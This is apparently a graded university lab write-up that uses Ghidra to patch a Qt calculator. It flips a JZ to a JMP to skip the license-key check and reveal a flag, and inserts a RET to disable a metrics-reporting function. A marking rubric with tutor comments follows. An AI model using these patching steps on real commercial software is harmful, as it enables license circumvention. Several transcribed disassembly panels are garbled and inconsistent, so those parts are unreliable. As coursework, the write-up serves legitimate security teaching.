


Task 7	Secondary patching exploits:
	Patch the application to enable the advanced features
Flag	flag{522c7c988}



The image above displays another error message when using the software. Next we are going to use the string in the error message to find the function that execute the conditional check. First, we will use string search in ghidra as the below image:

Answer



Next, right click on the string and select: **References -> Show References to Address**. This will reveal the specific function that loads the string, which is the proFunction as below:


```

4
5 void __thiscall SysWindow::proFunction(SysWindow *this,QString *name)
6
7 {
8     long lVar1;
9     int iVar2;
10    QString *pQVar3;
11    long in_FS_OFFSET;
12    QString *name_local;
13    SysWindow *this_local;
14    QFlags<> local_d8;
15    int i;
16    QStringList sp;
17    QString part1;
18    QString part2;
19    QString part3;
20    QString part4;
21    QString local_a8;
22    QString local_a0;
23    QMessageBox messageBox;
24    int outstr [15];
25
26    lVar1 = *(long *)(&in_FS_OFFSET + 0x28);
27    QChar::QChar((QChar *)&messageBox,0x2d);
28    QString::split((QChar *)&sp,(int)this + 0x30,(uint)_messageBox);
29    /* try { // try from 0010847d to 00108481 has its CatchHandler @ 00108859 */
30    pQVar3 = QList<QString>::operator[](&sp.super_QList<QString>,0);
31    QString::QString(&part1,pQVar3);
32    /* try { // try from 001084a6 to 001084aa has its CatchHandler @ 00108841 */
33    pQVar3 = QList<QString>::operator[](&sp.super_QList<QString>,1);
34    QString::QString(&part2,pQVar3);
35    /* try { // try from 001084cf to 001084d3 has its CatchHandler @ 00108829 */
36    pQVar3 = QList<QString>::operator[](&sp.super_QList<QString>,2);
37    QString::QString(&part3,pQVar3);
38    /* try { // try from 001084f8 to 001084fc has its CatchHandler @ 00108811 */
39    pQVar3 = QList<QString>::operator[](&sp.super_QList<QString>,3);
40    QString::QString(&part4,pQVar3);
41    /* try { // try from 00108526 to 0010857b has its CatchHandler @ 001087f9 */
42
43
44    iVar2 = QString::toInt((bool *)&part4,0);
45    if (iVar2 % 0x1b == 5) {
46        QString::QString((QString *)&messageBox);
47        outstr[0] = 0x66;
48        outstr[1] = 0x6c;
49        outstr[2] = 0x61;
50        outstr[3] = 0x67;
51        outstr[4] = 0x7b;
52        outstr[5] = 0x35;
53        outstr[6] = 0x32;
54        outstr[7] = 0x32;
55        outstr[8] = 99;
56        outstr[9] = 0x37;
57        outstr[10] = 99;
58        outstr[0xb] = 0x39;
59        outstr[0xc] = 0x38;
60        outstr[0xd] = 0x38;
61        outstr[0xe] = 0x7d;
62        for (i = 0; (uint)i < 0xf; i = i + 1) {
63            QChar::QChar((QChar *)&local_a0,(int)(char)outstr[i]);
64            /* try { // try from 001086f1 to 00108725 has its CatchHandler @ 001087e1 */
65            QString::append((QChar *)&messageBox);
66        }
67        iVar2 = (int)&messageBox;
68        QTextEdit::setText(*(QString **)(this->ui + 0xa0));
69        QString::QString((QString *)&messageBox,iVar2);
70    }
71    else {
72        QMessageBox::QMessageBox(&messageBox,(QWidget *)0x0);
73        QFlags<>::QFlags(&local_d8,FirstButton);
74        /* try { // try from 001085a1 to 001085a5 has its CatchHandler @ 001087c9 */
75        QString::QString(&local_a0,
76            "Your license key does not allow use of advanced mathematics!\nStandard license
77            s can only do addition of the number 1.\nPlease buy a 'Pro' key from our webs
78            ite."
79        );
80        /* try { // try from 001085b7 to 001085bb has its CatchHandler @ 001087b1 */
81        QString::QString(&local_a8,"Error");
82    }
83

```

```

78 pQVar3 = &local_a8;
79 /* try { // try from 001085de to 001085e2 has its CatchHandler @ 00108799 */
80 QMessageBox::critical
81     ((QWidget *)0x0,(QString *)pQVar3,(QString *)&local_a0,
82     (QFlags *)0x0,(uint)local_d8.i,NoButton);
83 iVar2 = (int)pQVar3;
84 QString::~QString(&local_a8,iVar2);
85 QString::~QString(&local_a0,iVar2);
86 iVar2 = 500;
87 /* try { // try from 00108615 to 00108619 has its CatchHandler @ 001087c9 */
88 QWidget::setFixedSize((int)&messageBox,500);
89 QMessageBox::~~QMessageBox(&messageBox);
90 }
91 QString::~~QString(&part4,iVar2);
92 QString::~~QString(&part3,iVar2);
93 QString::~~QString(&part2,iVar2);
94 QString::~~QString(&part1,iVar2);
95 QStringList::~~QStringList(&sp,iVar2);
96 if (!iVar1 != *(long *)in_FS_OFFSET + 0x28) {
97     /* WARNING: Subroutine does not return */
98     __stack_chk_fail();
99 }
100 return;
101 }
102

```

The function proFunction is designed to validate a user's license key to determine if they should have access to "advanced mathematics" features. The process begins by taking the input string and splitting it into four distinct segments using the hyphen character (-) as a delimiter. While the code assigns these segments to variables named part1 through part4, it interestingly ignores the first three parts entirely, focusing its security check solely on the final segment of the key. The actual validation logic is a simple mathematical condition found in the fourth part of the string. The program converts this final segment into an integer and performs a modulo operation: it checks if the number, when divided by 27 (0x1b), leaves a remainder of 5. If this condition is met, the program considers the license valid and proceeds to an obfuscated "success" routine. This routine manually constructs a string character-by-character from a hidden array of hex values. When assembled, these values spell out a specific "flag" string flag{522c7c988} which is then displayed in a text edit box on the user interface, effectively unlocking the "Pro" features.

Therefore, we can make the program jump to the success message unconditionally. Firstly, we must locate the checking condition which show in the 2 images below:

<pre> 00108540 14 14 00 MOV EAX,EAX 00108542 c1 f9 1f SAR EAX,EAX 00108545 29 c2 0b SUB EAX,EAX 00108547 9b 00 MOV EAX,EDI 00108549 01 c0 ADC EAX,EAX 0010854b 01 c0 ADC EAX,EDI 0010854d 14 c5 LEA EDI,[EAX*0x5] 00 00 00 00 00108554 01 00 ADC EAX,EDI 00108556 28 c1 0b SUB ECX,EAX 00108558 89 ca MOV ECX,ECX 0010855a 83 fa 05 CMP EDI,0x5 0010855d 0f 95 c0 SETNZ AL 0010855f 04 c0 TEST AL,AL 00108562 0f 84 c6 JZ LAB_0010862e 00 00 00 00 00108568 48 84 05 syswindow.cpp:59 (20) LEA EDI,[messageBox,[RIP] + -0x90] 0010856f 70 ff ff ff MOV name,0x0 00 00 00 00 00108574 48 89 c7 MOV this,RAX 00108577 48 84 c3 CALL <EXTERNAL>@.QMessageBox::QMessageBox ff ff ff) // and try from 00108526 to 0010857b syswindow.cpp:60 (42) LEA EDI,[local_d8,[RIP] + -0xd0] 00 00 00 00 00108583 48 89 c4 MOV name,0x400 00 00 00 00 00108588 48 89 c7 MOV this,RAX 0010858b 48 84 c3 CALL QFlags::QFlags ff ff ff </pre>	<pre> 39 pQVar3 = QList<QString>::operator[](&sp_super_QList<QString>,3); 40 QString::~QString(&part4,pQVar3); 41 /* try { // try from 00108526 to 0010857b has its CatchHandler @ 00108799 42 iVar2 = QString::toInt((bool *)&part4.0); 43 if (iVar2 % 0x1b == 5) { 44 QString::~QString(&messageBox); 45 outstr[0] = 0x66; 46 outstr[1] = 0x6c; 47 outstr[2] = 0x63; 48 outstr[3] = 0x67; 49 outstr[4] = 0x7b; 50 outstr[5] = 0x35; 51 outstr[6] = 0x32; 52 outstr[7] = 0x32; 53 outstr[8] = 0x99; 54 outstr[9] = 0x27; 55 outstr[10] = 0x99; 56 outstr[11] = 0x39; 57 outstr[12] = 0x39; 58 outstr[13] = 0x39; 59 outstr[14] = 0x7d; 60 for (i = 0; (uint)i < 0xf; i = i + 1) { 61 QChar::QChar(QChar *)&local_a0,(int)(char)outstr[i]); 62 /* try { // try from 00108526 to 0010857b has its CatchHandler @ 00108799 63 QString::append(QChar *)&messageBox); 64 } 65 iVar2 = (int)&messageBox; 66 QTextEdit::setText(QString **)&this->ui->0x00); 67 QString::~QString(&messageBox,iVar2); 68 } 69 else { 70 QMessageBox::QMessageBox(QMessageBox::QMsgDet *)0x0; 71 QFlags::QFlags(&local_d8_FirstButton); 72 /* try { // try from 0010854d to 0010858b has its CatchHandler @ 00108799 73 QString::~QString(&local_a0); </pre>
--	--

<pre> 00108554 01 d0 ADD EAX,EAX 00108556 29 c1 SUB ECX,EAX 00108558 89 ca MOV EDX,ECX 0010855a 83 fa 05 syswindow.cpp:58 (6) CMP EDX,0x5 0010855d 0f 95 c0 SETNZ AL 0010855f 04 c0 syswindow.cpp:58 (8) TEST AL,AL 00108562 0f 84 c6 JZ LAB_0010862e 00 00 00 00 00108568 48 84 05 syswindow.cpp:59 (20) LEA EDI,[local_d8,[RIP] + -0xd0] 00 00 00 00 00108583 48 89 c4 MOV name,0x400 00 00 00 00 00108588 48 89 c7 MOV this,RAX 0010858b 48 84 c3 CALL QFlags::QFlags ff ff ff </pre>	<pre> 00108554 01 d0 ADD EAX,EAX 00108556 29 c1 SUB ECX,EAX 00108558 89 ca MOV EDX,ECX 0010855a 83 fa 05 syswindow.cpp:58 (6) CMP EDX,0x5 0010855d 0f 95 c0 SETNZ AL 0010855f 04 c0 syswindow.cpp:58 (8) TEST AL,AL 00108562 0f 84 c6 JZ LAB_0010862e 00 00 00 00 00108568 48 84 05 syswindow.cpp:59 (20) LEA EDI,[local_d8,[RIP] + -0xd0] 00 00 00 00 00108583 48 89 c4 MOV name,0x400 00 00 00 00 00108588 48 89 c7 MOV this,RAX 0010858b 48 84 c3 CALL QFlags::QFlags ff ff ff </pre>
--	--


The core decision happens in the image above. The **CMP** (Compare) instruction checks if the value in **EDX** is exactly **0x5**. The **SETNZ AL** instruction then sets a flag based on whether that comparison was "Not Zero" (not equal). Finally, the **JZ** (Jump if Zero) instruction at address 00108562 acts as the fork in the road. If the remainder was indeed 5, the program continues forward into the "Success" block to reveal the flag. Therefore, we can change JZ to JMP to make the program jump to the success block unconditionally like the image below:

```


00108554 01 d0      ADD     EAX, EDX
00108556 29 c1      SUB     ECX, EAX
00108558 89 ca      MOV     EDX, ECX
                                syswindow.cpp:58 (6)
0010855a 83 fa 05   CMP     EDX, 0x5
0010855d 0f 95 c0   SETNZ  AL
                                syswindow.cpp:58 (8)
00108560 84 c0      TEST    AL, AL
00108562 48 e9 c6   JMP     LAB_0010862e
                                00 00 00


```

After that, we can export the program with the modified code in Ghidra:



Finally, we got the flag by running the program:






The image shows a Kali Linux terminal window on the left and a calculator application on the right. The terminal window has a title bar that reads "(kali@kali)-[~/Desktop]". The prompt is "\$./cw-app-original". The output of the command is a series of 15 lines, each starting with "Sending reporting metrics to server ...". The calculator application is a standard numeric keypad with a display showing "flag{522c7c988}". The calculator has buttons for MR, M-, M+, ÷, 7, 8, 9, x, 4, 5, 6, -, 1, 2, 3, +, 0, ., =, and a clear button.

The image above shows the message of sending reporting metrics to server while running the program. Therefore, now we are going to use the string to find the function that responsible for this task by using the search strings function in Ghidra:

Answer



Next, right click on the string and select: **References -> Show References to Address**. This will reveal the specific function that loads the string, which is the `sendMetric` as below:

```

6 void __thiscall SysWindow::SendMetrics(SysWindow *this)
7 {
8     QTextStream *s;
9     QNetworkAccessManager *this_00;
10    QNetworkReply *pQVar1;
11    QNetworkRequest *pQVar2;
12    long in_FS_OFFSET;
13    SysWindow *this_local;
14    QUrl url;
15    QNetworkAccessManager *nan2;
16    QNetworkRequest local_38 [3];
17    long local_20;
18
19    local_20 = *(long *) (in_FS_OFFSET + 0x28);
20    if (this->ReportMetrics != 0) {
21        QFlags<QFlags> (&url,ReadWrite);
22        QTextStream::QTextStream ((QTextStream *) local_38, stdout, (QFlags *) (ulong) (uint) url.d);
23        /* try { // try from 00108d0f to 00108d28 has its CatchHandler @ 00108d77 */
24        s = (QTextStream *)
25            QTextStream::operator<<((QTextStream *) local_38, "Sending reporting metrics to server...");
26        operator<<(s, endl);
27        QTextStream::~QTextStream ((QTextStream *) local_38);
28        this_00 = operator.new (0x10);
29        /* try { // try from 00108d4c to 00108d50 has its CatchHandler @ 00108df5 */
30        QNetworkAccessManager::QNetworkAccessManager (this_00, (QObject *) this);
31        QString::QString ((QString *) local_38,
32            "http://git.soton.ac.uk/comp6236/Lab6-licenseserver/-/raw/master/reportmetrics.js?platform=Linux"
33        );
34        pQVar2 = local_38;
35        /* try { // try from 00108d7b to 00108d7f has its CatchHandler @ 00108e0f */
36        QUrl::QUrl (&url, (QString *) pQVar2, TolerantMode);
37        QString::QString ((QString *) local_38, (int) pQVar2);
38        /* try { // try from 00108d9a to 00108d9e has its CatchHandler @ 00108e42 */
39        QNetworkRequest::QNetworkRequest (local_38, &url);
40        /* try { // try from 00108dad to 00108db1 has its CatchHandler @ 00108e2d */
41        pQVar1 = (QNetworkReply *) QNetworkAccessManager::get ((QNetworkRequest *) this_00);
42        this->reply = pQVar1;
43        QNetworkRequest::~QNetworkRequest (local_38);
44        QUrl::~QUrl (&url);

```


To remove this function, we are going to use the technique called **early return**.

```

                                syswindow.cpp:108 (19)
00108c9e f3 0f 1e fa      ENDBR64
00108ca2 55                PUSH     RBP
00108ca3 48 89 e5         MOV     RBP,RSP
00108ca6 41 54           PUSH     R12
00108ca8 53             PUSH     RBX
00108ca9 48 83 ec 40     SUB     RSP,0x40
00108cad 48 89 7d b8     MOV     qword ptr [RBP + this_local],
                                syswindow.cpp:108 (15)
00108cb1 64 48 8b       MOV     RAX,qword ptr FS:[0x28]
                                syswindow.cpp:109 (7)
00108cba 48 89 45 e8     MOV     qword ptr [RBP + local_20],RAX
00108cbe 31 c0          XOR     EAX,EAX
                                syswindow.cpp:109 (7)
00108cc0 48 8b 45 b8     MOV     RAX,qword ptr [RBP + this_local]
00108cc4 8b 40 54       MOV     EAX,dword ptr [RAX + 0x54]
                                syswindow.cpp:109 (5)
00108cc7 85 c0          TEST    EAX,EAX
00108cc9 0f 95 c0       SETNZ   AL
                                syswindow.cpp:109 (8)
00108ccc 84 c0          TEST    AL,AL
00108cce 0f 84 bc       JZ      LAB_00108e60
                                syswindow.cpp:109 (8)

```

As we can see, ENDBR64 is the very first instruction which start the program and it executes *before* the function's prologue. Therefore, to remove this function, we are going to replace the ENDBR64 instruction to RET instruction to completely neutralize a function. If the CPU hits a RET here, it will safely pop that address and go straight back to the caller. We are essentially creating an unconditional "early return" at line 1, meaning SysWindow::sendMetrics immediately exits without doing any work. The below image show the code after the change:




The screenshot shows a debugger window with two panes. The left pane displays assembly code for 'syswindow.cpp:108 (19)'. The right pane displays decompiled C++ code for 'Decompile: sendMetrics - (cw-app-original)'.

```
syswindow.cpp:108 (19)
00108c9e c3      RET
00108c9f 0f      ??      0fh
00108ca0 1e      ??      1fh
00108ca1 1a      ??      1ah
00108ca2 55      PUSH   RBP
00108ca3 48 89 e5 MOV     RBP, RSP
00108ca6 41 54    PUSH   R12
00108ca8 53      PUSH   RBX
00108ca9 48 83 ec SUB     RSP, 0x40
00108cad 48 89 7d MOV     qword ptr [RBP + this_local], qword ptr FS:[0x28]
00108cb1 64 48 8b MOV     RAX, qword ptr FS:[0x28]

Decompile: sendMetrics - (cw-app-original)
1
2 /* DWARF original prototype: void sendMetrics(SysWindow * this) */
3
4 void __thiscall SysWindow::sendMetrics(SysWindow *this)
5 {
6 {
7     SysWindow *this_local;
8     QUrl url;
9     QNetworkAccessManager *nae2;
10
11     return;
12 }
13
```

After that, we export the program and run it again, but this time we don't receive any message



FINAL GRADE

GENERAL COMMENTS

38/40

PAGE 1

PAGE 2

PAGE 3

PAGE 4

PAGE 5

PAGE 6

PAGE 7

PAGE 8

QM

T2 #7. Privilege context missing

Additional Comment

You clearly found the win address, confirmed the offset, and built the payload correctly. However, the write-up stops at the mechanics of “jump to win()” and troubleshooting the spawned shell. It should also explicitly state that the usefulness of return-to-win here comes from hijacking control flow into an already-present privileged/flag-relevant routine, rather than only saying that win() exists and was called.

QM

T3 #2. Why shellcode not explained

Additional Comment

You explain the overflow, the tamper constraint, the offsets, the environment-variable address, and the return-address overwrite. However, the write-up does not explain why this task calls for injected shellcode rather than a simpler reuse of an existing function, for example because there is no useful win() target and the goal is to redirect execution into the attacker-controlled code.



T4 #3. Why ret2libc missing

PAGE 9

PAGE 10

PAGE 11

PAGE 12

PAGE 13

PAGE 14

PAGE 15

PAGE 16

PAGE 17

PAGE 18

PAGE 19

PAGE 20

PAGE 21

PAGE 22

PAGE 23

PAGE 24

PAGE 25

PAGE 26

PAGE 27

PAGE 28

PAGE 29

PAGE 30

PAGE 31

PAGE 32

TASK 1

5 / 5

[5 marks]

VERY POOR

(0)

POOR

(1)

ADEQUATE

(2)

GOOD

(3)

VERY GOOD

(4)

OUTSTANDING**(5)****TASK 2**

4 / 5

[5 marks]

VERY POOR

(0)

POOR

(1)

ADEQUATE

(2)

GOOD

(3)

VERY GOOD**(4)**

OUTSTANDING

(5)

TASK 3

4 / 5

[5 marks]

VERY POOR

(0)

POOR

(1)

ADEQUATE

(2)

GOOD

(3)

VERY GOOD

(4)

OUTSTANDING

(5)

TASK 4

5 / 5

[5 marks]

VERY POOR

(0)

POOR

(1)

ADEQUATE

(2)

GOOD

(3)

VERY GOOD

(4)

OUTSTANDING

(5)

TASK 5-1

1 / 1

[1 mark]

VERY POOR

(0)

POOR

(0)

ADEQUATE

(0)

GOOD

(0)

VERY GOOD

(0)

OUTSTANDING

(1)

TASK 5-2&3

5 / 5

[5 marks]

VERY POOR
(0)

POOR
(1)

ADEQUATE
(2)

GOOD
(3)

VERY GOOD
(4)

**OUTSTANDING
(5)**

TASK 6-1

2 / 2

[2 marks]

VERY POOR
(0)

POOR
(0)

ADEQUATE
(1)

GOOD
(1)

VERY GOOD
(2)

**OUTSTANDING
(2)**

TASK 6-2

4 / 4

[4 marks]

VERY POOR
(0)

POOR
(1)

ADEQUATE

(2)

GOOD

(2)

VERY GOOD

(3)

OUTSTANDING

(4)

TASK 7-1

4 / 4

[4 marks]

VERY POOR

(0)

POOR

(1)

ADEQUATE

(2)

GOOD

(2)

VERY GOOD

(3)

OUTSTANDING

(4)

TASK 7-2

4 / 4

[4 marks]

VERY POOR

(0)

POOR

(1)

ADEQUATE

(2)

GOOD

(2)

VERY GOOD

(3)

OUTSTANDING

(4)